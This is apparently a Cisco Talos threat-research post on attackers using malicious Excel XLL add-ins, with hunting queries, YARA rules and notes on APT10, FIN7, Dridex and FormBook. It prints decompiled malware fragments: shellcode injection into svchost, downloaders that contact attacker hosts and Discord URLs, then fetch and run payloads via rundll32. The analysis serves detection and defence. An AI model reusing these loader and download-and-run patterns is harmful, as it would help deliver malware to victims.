

Threat Spotlight: XLLing in Excel - threat actors using malicious add-ins

Vanja Svajcer :: 12/20/2022



By [Vanja Svajcer](#)

Tuesday, December 20, 2022 08:12

[Threat Spotlight Threats SecureX](#)


- Microsoft is phasing out support for executing VBA macros in downloaded Office documents.
- Cisco Talos investigates another vector for introduction of malicious code to Microsoft Excel—malicious add-ins, specifically XLL files.
- Although XLL files were supported since early versions of Excel, including Excel 97, malicious actors started using it relatively recently.
- Currently, a significant number of advanced persistent threat actors and commodity malware families are using XLLs as an infection vector and this number continues to grow.

For decades, Microsoft Office applications have served as one of the most significant entry points for malicious code. Malicious actors have continued to utilize Visual Basic for Applications (VBA) macros, despite automatic warnings to users after opening Office documents containing code.

In addition to VBA macros, malicious actors, from cybercrime actors to state-sponsored groups, also exploited vulnerabilities in Office applications in order to launch malicious code without user intervention.

Over the years, ever since the first VBA malware was discovered at the end of the century, the cybersecurity community have been vocal in calling on Microsoft to introduce default behavior that will block execution of VBA macros if a document was downloaded or received from the internet.

Finally, [this year in July](#), Microsoft started rolling out versions of Office applications which will block execution of any VBA macros by default. The Office applications now go through a decision making process that is much stricter than before and do not even offer the user a possibility to run macros when a document has a so called Mark Of The Web (MOTW) tag, an alternate data stream that indicates a file has been downloaded from the internet.



Logic used to block or allow macros in Microsoft Office applications

Microsoft Office is the most popular office application package used by a large number of corporate and home users with many versions, licensed and unlicensed, still in use worldwide. Although the change to block macros and not allow their execution through the Office application user interface will be a significant factor in the future, it will take a long time until old versions of Office—still capable of executing macros—are phased out.

Even if malicious actors continue targeting VBA macros in older Office versions, more and more high profile targets will start using new versions which will prevent attacks using documents containing VBA code.

Unfortunately, it would be naive to assume that Office will stop being targeted, now that VBA macros have been blocked. The purpose of this research is to identify other means of introducing third party code into Office applications which, perhaps, are already being used by malware authors.

Microsoft Office and add-ins


Indeed, a whole class of code can be introduced as so-called Office add-ins. Add-ins are simply pieces of executable code, in various formats and capabilities, that can be added to Office applications in order to enhance the application's appearance or functionality. Add-ins may come in a form of specific Office documents containing VBA code or modules containing compiled functionality, whether the compiled functionality is contained in .NET bytecode (VSTO plugins), in a form of COM servers or in a form of dynamic loading libraries (DLL) renamed with a specific filename extension.

For Word, the add-ins need to be dropped in a specific location specified by the registry value *HKCU\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations*, depending on the Office version.

If an attacker is able to place a DLL into a trusted location using the filename extension .xll, Word will attempt to load the DLL into its own process space.

For Excel, the default behavior is a bit different. If the user attempts to open a file with the filename extension .XLL in Windows Explorer, the shell will automatically attempt to launch Excel to open the .XLL file. This is because .XLL is the default filename extension for a specific class of Excel add-ins.

Before an XLL file is loaded, Excel displays a warning about the possibility of malicious code being included. This is a similar approach as the message about potentially dangerous code which is displayed after an Office document containing VBA macro code is opened. Unfortunately, this protection technique is often ineffective as a protection against the malicious code as many users tend to disregard the warning.



Excel warning about a potential risk of opening an XLL file

XLL files can be sent by email, and even with the usual anti-malware scanning measures, users may be able to open them not knowing that they may contain malicious code.

In order to automatically launch code, malicious actors using Office documents would implement one or more event handling functions such as `AutoOpen`, `AutoClose`, `Document_Open` and `Document_Close` for Word or `Workbook_Open`, `Workbook_Close`, `Auto_Open`, `Auto_Close` for Excel.

Those functions would be called when a document is opened, closed or when the Office application fired an event handled by one of the implemented functions.

Using auto start functions, the attackers are able to launch their malicious macro code. The question for a researcher would be, is there any similar functionality in add-ins, which can be used in a similar way? Is there a function an attacker may be able to implement to launch code when an add-in file is opened? The answer to these questions is yes, and the answer specifically relates to XLL plugins.

This is already known to malicious actors who have been using XLL files in the past. The intent of this research is to show whether attackers have transitioned from using malicious VBA macros to using XLLs

as the infection vector, specifically after Microsoft's announcement about blocking VBA macros.

What are XLL files


In terms of the file type, XLL files are just standard Windows dynamic loading libraries (DLLs). The difference between a regular DLL and an XLL file is that XLLs can implement certain exported functions which will be called by the Excel Add-In manager during some events triggered by the Excel application.

As for functionality, add-ins created in native code allows developers to extend Excel functionality and create user defined functions (UDFs) which would be able to execute calculations and other activities in native speed.

C/C++ based XLLs

Native XLL add-ins are developed using the [Microsoft Excel XLL software development kit](#) (SDK). The latest version of SDK is released for Office 2013 but it can also be used to develop XLL add-ins for newer Office versions.

In order for an XLL add-in to be successfully loaded by the add-in manager, the XLL has to implement at least one exported function, called `xlAutoOpen`, in order for the add-in code to be called when the add-in is loaded by Excel.



Action	Functions Called
User invokes Add-in Manager dialog for the first time in this Excel session. The add-in was loaded in previous session.	<code>xlAddInManagerInfo</code>
In the Add-in Manager dialog, the user deactivates (deselects) the add-in and then closes the dialog.	<code>xlAutoRemove</code> <code>xlAutoClose</code>
In the Add-in Manager dialog, the user activates the add-in and then closes the dialog.	<code>xlAutoAdd</code> <code>xlAutoOpen</code>
User loads the add-in for the first time.	<code>xlAddInManagerInfo</code> <code>xlAutoAdd</code> <code>xlAutoOpen</code>
User starts Excel with the add-in already installed in previous session.	<code>xlAutoOpen</code>
User closes Excel with the add-in installed but deactivated.	No calls made
User closes Excel with the add-in installed and activated.	<code>xlAutoClose</code> <code>xlAddInManagerInfo</code>
User starts to close Excel but cancels when prompted to save their work. (See note below)	<code>xlAutoClose</code>

XLL exports and the events when they are called

The Excel XLL SDK consists of C/C++ header files and libraries that allow XLL files to utilize the Excel API to access workbooks data and call Excel functions. The API is based on the old Excel 4 macro API. A file named `macrofun.hlp` in the old Windows help file format is still available in some repositories but there is also an [Excel 4 Macro Reference PDF file](#) created by Mynda Treacy which can help to understand the API.


Most of the observed XLL malware samples are not created with the functionality to access Excel API but rather to execute its malicious code when the Excel Add-In manager calls `xlAutoOpen` or `xlAutoClose` functions.

Excel-DNA based XLLs

Although XLLs are meant to be native DLLs, the development in older compiled languages may not be familiar to many developers, especially as .NET became the de facto standard for developing user-based applications on Windows.

Perhaps that is why there are a couple of projects that allow developers to create XLL add-ins using .NET languages such as C# or VB.NET. The two most popular frameworks are [Add-In Express](#) and [Excel-DNA](#).

In particular, since it is free, malware authors have adopted Excel-DNA as one of the common tools for creating malicious XLL files. An XLL file written in a .NET language is compiled in a standalone file containing shim functions which map native exports to the CLR functions contained in a user-defined assembly DLL embedded in the resource section of the file generated by Excel-DNA.



An Excel-DNA example: 8KWKF is a user-defined .NET assembly embedded within the resource section

Together with the user-defined assembly DLL, the resource section of the Excel-DNA generated add-in may contain a number of DLLs used to translate the native function calls into .NET function calls and vice-versa.

For example, the EXCELDNA.LOADER assembly is tasked with loading the .NET framework and connecting it with the user-defined DLL.

Excel-DNA requires the developer to instantiate an interface `IExcelAddIn` which will be called by the Excel-DNA loader. The developer may then implement a class that will inherit from `IExcelAddIn` and define functions to overload the default implementations of functions that map to the functions automatically called by Excel. For example, [xlAutoOpen function is mapped to `IExcelAddIn.AutoOpen\(\)`](#).

Evolution of malicious XLLs

Hunting for XLLs in VirusTotal

Armed with the knowledge of what XLL files are, it will not be very difficult to search for the malicious files using the VirusTotal interface as well as internal sample repositories. On VirusTotal, the basic way to

search for malicious native XLL files submitted for the first time, for example, in November is:

```
exports:xlAutoOpen positives:5+ fs:2022-11-01+
```

Perhaps also including XLLs that implement xlAutoClose:

```
exports:xlAutoClose positives 5+ fs:2022-11-01+
```

For Excel-DNA files, the situation is somewhat different. Because an Excel-DNA compiled file is a shim, it contains over 10,000 exports. Not all of the exports will be indexed by VirusTotal, which include all the xlAuto functions. This means that the standard search for xlAutoOpen export will not yield any Excel-DNA files in the search result. To search for Excel-DNA XLLs we can search for exported function names that only appear in Excel-DNA compiled DLLs, for example:

```
exports:CalculationCanceled exports:SyncMacro fs:2022-11-01+
```

The searches can easily be converted into YARA rules for hunting:


```
import "pe"
rule gen_Excel_xll_addin_AutoOpen
{
condition:
filesize < 30MB
and uint16(0) == 0x5a4d
and pe.characteristics & pe.DLL
and pe.exports("xlAutoOpen")
and new_file
and positives > 3
}
```

for native XLL files, and


```
import "pe"
rule gen_Excel_ExcelDNA_Exports
{
condition:
filesize < 30MB
and uint16(0) == 0x5a4d
and pe.characteristics & pe.DLL
and pe.exports("CalculationCanceled")
and pe.exports("SyncMacro")
and new_file
and positives > 3
}
```

for Excel-DNA based malicious XLLs.

Using the search capabilities, we are able to track the number of submitted native and Excel-DNA based malicious files over time, on a monthly basis.



Monthly submissions of native malicious XLL files from Jan 2021.



Monthly submissions of Excel-DNA compiled malicious XLL files from Jan 2021.

Our search on VirusTotal has shown that malicious actors were well aware of the existence of XLL files and were using them way before Microsoft decided to start blocking documents containing VBA macros.

We decided to conduct an extensive search for XLL samples in order to create a timeline to see when exactly the first malicious XLLs started to appear, as well as to understand which groups and malware families were using them over time.

We started our search targeting samples first submitted from the beginning of 2010. Although there were around 20 XLLs submitted in 2010, we could not classify any of them conclusively as malicious. In fact, no potentially malicious samples were submitted until July 2017. In July 2017, a test sample with SHA256

09271afc6f7ac254b4942a14559a0015fb4893d9bb478844ced2f78c0695929e, used to launch calc.exe, was submitted. In the same month, a Meterpreter reverse shell sample, fdfdfc8878f39424920d469bcd05060a6f7c95794aaa2422941913553d3dd01f, was submitted.

As such, mid-2017 appears to mark the beginning of actors using XLL files as one of the vectors for executing malicious code. For quite some time after that, the usage of XLL files is only sporadic and it does not increase significantly until the end of 2021, when commodity malware families such as Dridex and Formbook started using it.

Notable actors and malware families using XLLs

APT10 (menuPass, Chessmaster, Potassium)

APT10 is a threat group originating in China with specific interest in the education, manufacturing and pharmaceutical sectors. The group is known to target organizations in Japan and other countries. It has been active from at least the beginning of 2017.

The sample a5d46912f0767ae30bc169a85c5bcb309d93c3802a2e32e04165fa25740afac1 was submitted to VirusTotal in December 2017 and it contains functionality to inject the Backdoor Anel payload into the process space of svchost.exe. APT10 operators are known to exclusively use this backdoor.

```
1 int xlAutoOpen_0()
2 {
3     void *v0; // esi
4     int v1; // edi
5     HMODULE LibraryA; // eax
6     char v4[32]; // [esp+0h] [ebp-50h] BYREF
7     char v5[16]; // [esp+20h] [ebp-30h] BYREF
8     CHAR ProcName[16]; // [esp+30h] [ebp-20h] BYREF
9     CHAR LibFileName[16]; // [esp+40h] [ebp-10h] BYREF
10
11     if ( dword_10029A80 != sub_100029C0() )
12         return 0;
13     memcpy(v4, &unk_10029A50, sizeof(v4));
14     memcpy(v5, &unk_10029A70, sizeof(v5));
15     v0 = malloc(0x1CC20u);
16     v1 = DecryptShellcode(v5, v0);
17     if ( v0 )
18     {
19         strcpy(ProcName, "VirtualProtect");
20         strcpy(LibFileName, "Kernel32.dll");
21         LibraryA = LoadLibraryA(LibFileName);
22         GetProcAddress(LibraryA, ProcName);
23         sub_10002950();
24         sub_10002950();
25         InjectRemoteThreadToSvchost((int)v0, v1);
26         free(v0);
27     }
28     return 0;
29 }
```


TA410

TA410 is a cyberespionage umbrella group loosely linked to APT10, known mostly for targeting US-based organizations in the utilities sector, and diplomatic organizations in the Middle East and Africa. TA410 has been active since at least 2018 and was first publicly revealed in August 2019 by Proofpoint.

[ESET researchers have written an extensive analysis](#) of the toolkit employed by TA410, which also includes an XLL stage discovered in 2020. One of the components in the attack, a process injection DLL named onkeytoken_keb.dll (9dd2425c1a40b8899b2a4ac0a85b047bede642c5dfd3b5a2a2f066a853b49e2d), also contains an xlAutoOpen export, although no malicious functionality is executed when calling it (the injector is triggered by calling the exported function OnKeyT_ContextInit).

Donot

[The DoNot team](#) is known for targeting Kashmiri non-profit organizations and Pakistani government officials. The region of Kashmir is under ongoing disputes from India, China and Pakistan about its ownership. The DoNot team has used mobile implants as well as some custom desktop payloads that get installed onto systems through malicious documents.

On October 7th 2022, a DLL d8286133d3d21b7e2b83a6c071147b8ef993e963ad6bdb0f95d665869557a444, with the name 1.xll, was uploaded from a user in Pakistan. The DLL contains [two exports](#). The first export's name is pdteong, which has been seen in Donot implants since at least June of this year.

The second export name is xlAutoOpen, which makes the implant a fully functional, native-based XLL payload.

FIN7

FIN7 is a financially-motivated threat group operating from Russia. FIN7 is using a number of payloads and different infection techniques, including .NET assemblies and PowerShell. The main goal of FIN7 is obtaining financial gain for the group. FIN7 most commonly uses Carbanak malware.

Earlier this year, [FIN7 started using XLLs](#) sent as attachments in malicious email campaigns. For example, the XLL file from a February campaign was 7a234d1a2415834290a3a9c7274aadb7253dcfe24edb10b22f1a4a33fd027a08. named "Quickbooks - 40127.xll". The file serves as a downloader for the next stage.

The FIN7 XLL downloaders are interesting as they appear to have been created with the Excel-DNA .NET framework. On closer inspection, we observe that the files are modified Excel-DNA shim libraries, with their xlAutoOpen functions changed from the original to include code that will connect to an attacker controlled host to download additional components.

```

loc_100341BC:      mov     esi, 0Ah          ; CODE XREF: sub_10034140+5B+j
loc_100341C1:      push   0                 ; CODE XREF: sub_10034140+10A+j
                  push   1BBh            ; dwReserved
                  lea   ecx, [ebp-408h]
                  mov   dword ptr [ebp-3F4h], 6C0079h ; thechinastyle.com
                  push  ecx          ; pszServerName
                  push  eax          ; hSession
                  mov   dword ptr [ebp-3FCh], 61006Eh
                  mov   dword ptr [ebp-3ECh], 6F0063h
                  mov   dword ptr [ebp-3F8h], 740073h
                  mov   dword ptr [ebp-3F0h], 2E0065h
                  mov   dword ptr [ebp-408h], 680074h
                  mov   dword ptr [ebp-404h], 630065h
                  mov   dword ptr [ebp-400h], 690068h
                  mov   dword ptr [ebp-3E8h], 6Dh ; 'm'
                  call  ds:WinHttpConnect
                  mov   [ebp-524h], eax
                  test  eax, eax
                  jnz   short loc_10034255
                  push  3E8h          ; dwMilliseconds
                  call  edi ; Sleep
                  mov   eax, [ebp-528h]
                  dec   esi
                  test  esi, esi
                  jg    loc_100341C1
                  jmp   loc_100345AA

```

Modified FIN7 Excel-DNA shim downloader connects to an attacker controlled host

Commodity malware families

Dridex downloader

Dridex downloaders, such as

f2c5327b7bf88c65d0552d8664aca2ac542c8d37ae19582ba56690f1df420b53, are responsible for the major peak in the number of XLL files submitted to VirusTotal in late 2021. This XLL is a simple, natively compiled library which chooses the payload location from a large list of possible payloads posted to and [publicly accessible from Discord](#).

```

sub_180004AC0(v355, "https://cdn.discordapp.com/attachments/907665395815677994/907972323037024276/EljgCjpph.mov");
sub_180004AC0(v356, "https://cdn.discordapp.com/attachments/907665395815677994/907972327764017152/tkEDYQYjviRcue.mov");
sub_180004AC0(v357, "https://cdn.discordapp.com/attachments/907665395815677994/907972335179542548/DtUOuOmEclvljz.mov");
sub_180004AC0(v358, "https://cdn.discordapp.com/attachments/907665395815677994/907972342167244860/COhxnDq.mov");
sub_180004AC0(v359, "https://cdn.discordapp.com/attachments/907665395815677994/907972347171065886/pnfiw8vctmx.mov");
sub_180004AC0(v360, "https://cdn.discordapp.com/attachments/907665395815677994/907972352049041428/jWdQ1HNr.mov");
sub_180004AC0(v361, "https://cdn.discordapp.com/attachments/907665395815677994/907972360156643338/aOopyJwyBGUS.mov");
sub_180004AC0(v362, "https://cdn.discordapp.com/attachments/907665395815677994/907972365479194704/SBnmbma.mov");
sub_180004AC0(v363, "https://cdn.discordapp.com/attachments/907665395815677994/907972371649003530/IfEcr.mov");
sub_180005E60(v364, 32i64, 30i164, sub_180004B00, sub_180004A60);
Xtime_get_ticks();
sub_180004CE0(&v41, (__int64)MultiByteStr, 50i164);
sub_180004CE0(&v40, (__int64)MultiByteStr, 0i64);
v25 = sub_180003A80(v42, v24); CHAR MultiByteStr[8]; // [rsp+1500h] [rbp+1400h] BYREF
sub_180005160(v40, v41, v25);
sub_1800052D0(std::cout, (__int64)"shuffled elements:");
v27 = MultiByteStr;
do
{
LOBYTE(v26) = 32;
v28 = sub_1800054A0(std::cout, v25);
sub_180005660(v28, v27);
v27 += 32;
}
while ( v27 != (CHAR *)v365 );
LOBYTE(v26) = 10;
sub_1800054A0(std::cout, v26);
if ( sub_180005680(Buf1, Buf2) )
{
v29 = 0;
sub_1800013D0(WideCharStr, MultiByteStr);
v30 = (const WCHAR *)sub_180004920(WideCharStr);
v31 = URLDownloadToFileW(0i64, v30, L"c:/programdata/nfjdgndfsng.mov", 0, 0i64);
v32 = (_QWORD *)sub_1800012A0(v38);
if ( *v32 + v32[1] <= 9000i64 || v31 != 0 )
{
do
{
sub_180004930(WideCharStr);
sub_1800013D0(WideCharStr, &MultiByteStr[32 * ++v29]);
v33 = (const WCHAR *)sub_180004920(WideCharStr);
v34 = URLDownloadToFileW(0i64, v33, L"c:/programdata/nfjdgndfsng.mov", 0, 0i64);
v35 = (_QWORD *)sub_1800012A0(v38);
}
while ( *v35 + v35[1] <= 9000i64 || v34 != 0 );
}
memset(&pExecInfo.nShow + 1, 0, 60);
pExecInfo.cbSize = 112;
pExecInfo.fMask = 64;
pExecInfo.hwnd = 0i64;
pExecInfo.lpVerb = 0i64;
pExecInfo.lpFile = L"rundll32.exe";
pExecInfo.lpParameters = L"c:/programdata/nfjdgndfsng LocalAddForm";
pExecInfo.lpDirectory = L"C:\\Windows\\System32\\";
pExecInfo.nShow = 5;
ShellExecuteExW(&pExecInfo);

```

A Dridex XLL downloader

FormBook downloader

The second most commonly seen payload towards the end of 2021, when the commodity malware families caught up with more advanced actors, is [FormBook](#). FormBook is an inexpensive stealer available as "malware-as-a-service". FormBook samples are able to record keystrokes, steal passwords (stored locally and in web forms) and can take screenshots.

The XLL Formbook downloader,

55228eec31193a900e8216ab245391f1e40feb742d780caa91fdb1000d8434c2, arrives in an email masquerading as an invoice sent from a company to the user. When the user opens the attached XLL file, the malicious downloader is launched. The downloader is rather simple and it enumerates the resource section of the file in a search for a specific string resource which contains the URL of the FormBook payload.

```

; __unwind { // xlAutoOpen_SEH
push    ebp
mov     ebp, esp
push    0FFFFFFFh
push    offset xlAutoOpen_SEH
mov     eax, large fs:0
push    eax
sub     esp, 84h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
push    esi
push    edi
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     ecx, ds:std::ostream std::cout
mov     edx, offset aOkLoading ; "OK... Loading"
call    sub_100017E0
push    0Ah ; lpType
push    66h ; 'f' ; lpName
push    hModule ; hModule
call    ds:FindResourceW
test    eax, eax
jnz    short loc_10001218
push    eax ; uType
push    offset Caption ; "Error"
push    offset Text ; "FindResource"
push    eax ; hWnd
call    ds:MessageBoxA
jmp     loc_10001627
; -----
loc_10001218:
push    eax ; CODE XREF: xlAutoOpen+4F↑j
push    hModule ; hModule
call    ds:LoadResource
test    eax, eax

```

FormBook finds the resource “f” which contains the payload URL

Other notable commodity malware families that use XLLs as the infection vector and are not specifically described in this post include AgentTesla, Ransomware Stop, Vidar, Buer Loader, Nanocore, IceID, Arkei, AsyncRat, BazarLoader and others.

Recent interesting XLL based malware campaigns

Warzone (Avemaria) RAT

